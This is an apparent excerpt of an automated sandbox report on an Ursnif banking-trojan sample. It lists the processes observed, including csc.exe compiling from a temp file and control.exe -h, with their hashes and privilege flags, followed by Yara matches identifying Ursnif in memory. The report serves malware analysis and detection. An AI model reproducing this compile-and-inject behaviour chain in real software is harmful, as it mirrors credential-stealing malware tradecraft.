Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MA CHINE:I\X86 '/OUT:C:\Users\user\AppData\Local\Temp\RESDD0.tmp' 'c:\Users\user\Ap pData\Local\Temptljafqng0\CSC6B09D7CB2D7045B59F7434F2A8CE445.TMP'
Imagebase:	0x7ff6604f0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: csc.exe PID: 6736 Parent PID: 4672

General

Start time:	11:04:44
Start date:	13/09/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\qlsida3o\qlsida3o.cmdline'
Imagebase:	0x7ff7fef0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: cvtres.exe PID: 2092 Parent PID: 6736

General

Start time:	11:04:45
Start date:	13/09/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MANIFEST:IX86 /OUT:C:\Users\user\AppData\Local\Temp\RESEAC0.tmp 'c:\Users\user\Ap pData\Local\Temp\qlsida3o\CSCC809748AA5EB4643A41D26B71B98A016.TMP'
Imagebase:	0x7ff6604f0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: 3424 Parent PID: 4672

General

Start time:	11:04:50
Start date:	13/09/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: control.exe PID: 4504 Parent PID: 5552

General

Start time:	11:04:50
Start date:	13/09/2021
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff707630000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:

- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000020.00000003.1179024803.0000016F94C7C000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000020.00000000.1176959045.0000000000C90000.00000040.00020000.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000020.00000000.1173339392.0000000000C90000.00000040.00020000.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000020.00000003.1178938192.0000016F94C7C000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000020.00000002.1222209287.0000016F94C7C000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000020.00000003.1179057406.0000016F94C7C000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000020.00000000.1175334626.0000000000C90000.00000040.00020000.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000020.00000002.1221119443.0000000000C91000.00000020.00020000.sdmp, Author: Joe Security

Disassembly

Code Analysis